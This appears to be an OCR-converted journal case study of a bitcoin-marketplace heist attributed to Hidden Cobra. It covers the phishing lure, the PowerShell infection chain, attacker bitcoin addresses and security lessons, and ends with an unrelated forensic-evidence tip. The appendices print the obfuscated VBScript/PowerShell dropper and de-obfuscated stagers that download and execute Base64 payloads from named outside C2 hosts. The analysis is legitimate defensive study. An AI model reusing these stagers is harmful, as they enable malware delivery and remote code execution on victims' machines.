Bibliography details

Name of the Serial/Publication: Veritas

Volume No.: 1

Issue No.: 1

Month & Year of publication: August 2021

Page numbers: Case studies (49-55)

Title of Article: 64 Million cryptocurrency hack

Contributor (s)

1. Mr. Varun Gupta

64 MILLION CRYPTOCURRENCY HACK

Mr. Varun Gupta

Introduction:
67 million USD worth of bitcoin was stolen from a Cryptocurrency-mining marketplace that connected people in need of computer processing power to point those who have the power to spare to mine for Cryptocurrency. In return, payment was made in bitcoins. "Through tactics, techniques, and procedures, the theft was ultimately linked to Hidden Cobra, a threat actor with ties to North Korea. While not too technically advanced, this attack was executed with military precision, taking advantage of common security weaknesses found in many start-ups, resulting in an unprecedented financial theft."

Before going further, we should now understand some terms like Cryptocurrency and Social Engineering.

Cryptocurrency: "A cryptocurrency is a digital or virtual currency that is secured by cryptography, which makes it nearly impossible to counterfeit or double-spend. Many cryptocurrencies are decentralized networks based on blockchain technology—a distributed ledger enforced by a disparate network of computers. A defining feature of cryptocurrencies is that they are generally not issued by any central authority, rendering them theoretically immune to government interference or manipulation". Some of the examples of cryptocurrency are Bitcoin, Basic Attention Token (BAT), Ethereum, etc.

Social Engineering: "Social engineering is the act of tricking someone into divulging information or acting, usually through technology. The idea behind social engineering is to take advantage of a potential victim's natural tendencies and emotional reactions. To access a computer network, the typical hacker might look for a software vulnerability. A social engineer, though, could pose as a technical support person to trick an employee into divulging their login credentials. The fraudster is hoping to appeal to the

employee's desire to help a colleague and, perhaps, act first and think later."

Attack Methodology:

The first line of attack was through social engineering. The threat actor pretended to be a company employee, specifically one of the system engineers. The e-mail exactly mimicked an invitation from cloud service and was pretending to appear as sort of a weekly report. Given the impersonated sender's actual role within the company, this wasn't only expected, but the specified document.

They used servers that allow them to send an e-mail anonymously, which is how they managed to defeat the Security Protection Factor (SPF) within the place to stop the victim's domain from being spoofed.

Several links inside the email body, including the one to just accept the invitation, had been replaced with bit.ly shortened URLs. But all the servers were down at the time of the investigation.

When the target clicked the primary link, the link triggered a download of a .zip file, and inside that zip file were two more files named "Password.txt.lnk": the "weekly_report.doc" file was password protected which made the target more convinced that files are genuine.

The string is executed as a script (see Appendix 2) which connects to a different server that requests to send the "main.cs" file, which got decoded from Base64 so it got passed as a script block. This script or the initial download file wasn't retrieved on the filesystem; however, at the same time, the Event Log started showing messages containing parts of PowerShell code (channel Microsoft-Windows-PowerShell/Operational, event ID 4104). Pieced together, this code was found to perform several tasks:

• Writes a long string, which decodes to a script, to the user's APPDATA followed by "\Microsoft\Windows\Start Menu\Programs\Startup\appView.js";

• Gets some “base information” (computer name, network configuration, the OS details, the list of open ports, and the Internet settings) and transmits these to the attacker using the C2 server; and connects to a C2 server and retrieve actions to perform, including

• “Kill”/”Stop”(same command);


• “Execute” which downloads a payload and inserts it into a PE file using PEInjection() function; and “DownExec”, this last one downloads a file, decodes it, and executes it directly.

The Heist (Plan Execution):


The last act started, but 48 hours after, the target was successfully compromised. Most of the logs used to reconstruct the activity were retrieved from servers. The company that hosted the data centre and operated the VPN failed to retain all the logs for the VPN concentrator. Using stolen credentials, the attacker connected to the data center VPN and using the stolen SSH key, to one of the servers hosting the API server and also the BitGo proxy server for the company. The attacker went straight for this server, indicating that he/she had an extremely good understanding of the company’s infrastructure, possibly due to the documents retrieved from the target’s computer. A search within the swap file revealed several instances of the “curl” tool used with an authorization key was stolen from the target’s computer to initiate the bitcoin transfers to different addresses (See appendix D), for a total slightly below 4,450BC or, as of the end of December 2017, a bit more than $67 million

Moving The Money:

Several professionals banded together to trace the movement of the bitcoins from address to deal with because the attacker was splitting the “loot” into smaller amounts. A partial view established shortly after the heist is presented below.




Continuing the efforts, the money movement was summarized as shown in the figure below.



The Loot:


One address was found to have received most of the stolen funds.



The Security Weaknesses:

- Missing formalized Incident Response Plan and Security Policies
- Limited endpoint security monitoring, detection, and response
- The Virtual Private Network (VPN) only required an id and password to connect to the servers hosted in a cloud provider's data centre.
- The private key for Secure Shell, a network protocol that provides administrators with a secure way to access a remote computer, was not password protected.
- The logs, specifically of the firewall and the VPN servers, were not available for part of the attack period.

Appendix 1



Visual basic script that "provides the password" with a side of Powershell.

```
<script language="Vbscript"> Set sh = CreateObject("Wscrip"+"t.Shell") sh.Run "cmd.exe /c
""echo weeklyreport > %TEMP%\\Password.txt&notepad.exe %TEMP%\\Password.txt""", 0,
False sh.Run "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command ""&
{$h =
'22252A2636392C26691A3A2122032C323E3022270721202F4F5C3A4B422136382E3D5446604F
4B40131D24213334323B273C69083D38302138 3A2A717A72747F1747504F1E00253C2D212324
2606262600203E3D06310E382127387C67114F5C481D1B2525202137046838381418014 04F7A
5F53733F3138242A212236 8871688475170112333839332928022532282 06C0010 E2C203D3C
D3F670E2A3F3E217A594417002F3523130C0A6D0D3F3D356A3B352C3B6D787376372222 E754
C52761C3C37033035242221307 6776A7E28303A286B494F2B3663606176 3E2524343B30223A3F
736C382B6C717F684B422A5A4346740E292A1024383D28362772647741141137322C3726771B34
216A06223016333B3F3F3531087E6A073727331372D61763D2F0703006A7C585B2E4C5E2B2031
334C4C335C5D406B073C2E1A27303C2D3E31736F790C1C3B3D353D3F651730257B133425002
1273F2F2932186C7E1336202324260 3D263E7D76223316191C78684C5E3341483F2766607500
2C2D023C3D3D27323D6860202272 7D393A2E2268555830545F58012C2328256471 1D187D7D4
85C395D4E611535211A2C233B302125671339 3A292A61696E17112F32322D3C79072A2477 1B2
D20132C3938202026046D75062B273927272D0234371423282A3D6D47407E1120341635353022
72337661920212D2B7F0A312E31343D353D2F2031767C6613022E3A3B3534620627356708 3F2
037373732623222023931233C086B6F00342133313A3E043F32323936 3B073727342626 3D382F
392164 4496F02343113313F3927253568053423212034797168600 60C1C6F7E5E587D002A201
C2429272E2A217F162B3F33372A221E332A23656B64772535323C2A2B2826273A3C7E26203F3
0257E32203C29233B667D455B733B2A23296C7562651E2D2F1736232C323C3660063D26193C2
6213A2A22227A6D780D2F2E142025343F2A362703373A2C33237D7B6A44496F2623737C74002
9357B0E242234343D6F03203F3C272C6701026B00262B322E2F1C2439362E2B7D75272122377
B7F5B406E2823362610 2830657F70673B3B7C1C3033351D2C0E3B357B686F4346303335333A3
F776D3D352A3C1C3A3572454738 5E587D2435102B302D37382D756C756339332634 6C6565372
928333 0D252E27226D383C30223C3127246D283A3C697964767C6D3B202F263D24672C237E
7745481A1A3C3F2C3D3504733C363C133D7276791D252134032223313339 3E1C332B35647437
3F103532 3D2C213A6E5F5B6D2F283A243D61696E7C795B4B312038 3B2C6F7871683B36331B2D
6D6836237973213722 2D7172663627717D6022332016336A673F3765716379 6D4B482B4E421A
262F27267C1A2F2E3021736C07282F2D382535686767724 25A7D3F3C30132C6870651B262D27
1D273F343D213F1F203F366475342816333B3F3F35316D495A6029213F3626696F6E713E32263
625757A737 06F43462B3061 6E6C3D34263A3E79612D33617A61404F28723C2F25366E3C55583
6545F0A0630232E3C2306B6E0E3F153124646D641E1129303C2C3F600137293D6D0E3B323C253
D202B1F6C7B071B121E0061173C381B363320262A6D0801202 43B27236F1B3D252F302321196
B7D1436392708 3B3520607003303728 3E24606D213A270034606A70585B7732373C253222032
A27323C6972700 21F2B3028393C2F293C31320A7578003330333F3C7D751210233206D6D474
013283339 3F3569062D3D2E2927366E7801323B2A3B21133F3E37256C6625223421212308233F
3A27734F4B';$key =
'DPDEBPCHERNURQJCKUQSATNLBVAFHQWIOPYLHBAJHMESRYWOBNAXRKYUQUDQGRDVJJZFE
V';$enc = [system.Text.Encoding]::ASCII;$data1 = $enc.GetBytes(-join ($h -split '(..)' | ? { $_ }
| % { [char][convert]::ToUInt32($_, 16) }));for ($i = 0; $i -lt $data1.Length; $i++){$data1[$i]
= $data1[$i] -bxor $key[$i % $key.Length];}[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString($data1);$scriptBlock = [Scriptblock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;}""", 0, True window.close </script>
```

Appendix 2

De-obfuscated powershell script, with some formatting applied to ease the reading.

```
function HttpRequestFunc
{
param
(
      [Parameter(Position = 0)]
      [ValidateNotNullOrEmpty()]
      [String]$szURI
)
$psversion = $PSVersionTable.PSVersion.Major;
[Byte[]]$BodyBytes = $null;
$WebRequest = $null;
if (($psversion -le 3))
{
      $WebRequest = [System.Net.WebRequest]::Create($szURI);
}
else
{
      $WebRequest = [System.Net.WebRequest]::CreateHttp($szURI);
}
if ($WebRequest -eq $null)
{
      Throw 'WR';
}
$WebRequest.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$WebRequest.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$WebRequest.Method = "GET";
$WebRequest.ContentType = 'application/octet-stream';
$resp = $WebRequest.GetResponse().GetResponseStream();
$sr = New-Object System.IO.StreamReader($resp);
$respTxt = $sr.ReadToEnd();
return $respTxt;
}
$szRequest = 'http://moneymaker.publicvm.com:8080/mainls.cs';
[String]$strRe = HttpRequestFunc $szRequest;
$kcoun = 0;
while (($strRe -eq $null) -or ($strRe -eq ''))
{
Start-Sleep -Seconds 60;
$strRe = HttpRequestFunc $szRequest;
$kcoun = $kcoun + 1;
if ($kcoun -eq 3)
{ exit }
}
[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));
$scriptBlock = [ScriptBlock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;
```

Appendix 3

This is function:

```
HttpRequestFunc\r\n{\r\nparam\r\n(\r\n[Parameter(Position =
0)]\r\n[ValidateNotNullOrEmpty()]\r\n[String]$szURI\r\n)\r\n$powersion =
$PSVersionTable.PSVersion.Major;\r\n[Byte[]]$BodyBytes = $null;\r\n$WebRequest =
$null;\r\nif (($psversion -le 3))\r\n{\r\n$WebRequest =
[System.Net.WebRequest]::Create($szURI);\r\n}\r\nelse\r\n{\r\n$WebRequest =
[System.Net.WebRequest]::CreateHttp($szURI);\r\n}\r\nif ($WebRequest -eq
$null)\r\n{\r\nThrow \'WebRequest Creation failed.\';\r\n}\r\n$WebRequest.Method =
"GET";\r\n$WebRequest.ContentType = \'text/plain\';\r\n$resp =
$WebRequest.GetResponse().GetResponseStream();\r\n$sr = New-Object
System.IO.StreamReader($resp);\r\n$respTxt = $sr.ReadToEnd();\r\nreturn
$respTxt;\r\n}\r\n$szRequest =
\'http://macintosh.linkpc.net:8080/mainls.cs\';\r\n[String]$strRe = HttpRequestFunc
$szRequest;\r\n$kcoun = 0;\r\nwhile (($strRe -eq $null) -or ($strRe -eq \'\'))\r\n{\r\nStart-Sleep
-Seconds 60;\r\n$strRe = HttpRequestFunc $szRequest;\r\n$kcoun = $kcoun + 1;\r\nif($kcoun -
eq 3)\r\n{exit}\r\n}\r\n[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));\r\n$sc
riptBlock = [Scriptblock]::Create($DeStr);\r\nInvoke-Command -ScriptBlock $scriptBlock;\r\n
```

Attacker Bitcoin Address

BitCoin addresses associated with the attacker.
1KvHoiwhu3RjmsVE53621oji8ZrPnXHRTV
1CY4iw8KHZ1qZYUnjnTxZMa6zxxb1PY6tw
1G932NV7PTMVXVpgoZscQimhcFXEghzxWA
19R847Vst7XtQP3t6qiT77SBKryKQ58f4t
1GSLSkmUCLdQcwA3XxHMdChC7P84VWZTVG
12VKDG5PSo5Qh6Lzjje72eCVVwrTwdiuFK

References:

- Frankenfield, J., & Sonnenshein, M. (2019). Cryptocurrency. Accessed from Investopedia Website: https://www. investopedia. com/terms/c/ cryptocurrency. asp [accessed 16th November 2020].
- Symanovich, Steve. "What is social engineering? Tips to help avoid becoming a victim." 2018.

Myth - Evidence containing blood or other fluids should be packed in a plastic bag.

Fact - Evidences which contain moisture are supposed to be air dried in shade and packed in a paper bag. Packing wet evidence in plastic will not let air circulation and will lead to the evidence being contaminated by bacteria and fungi.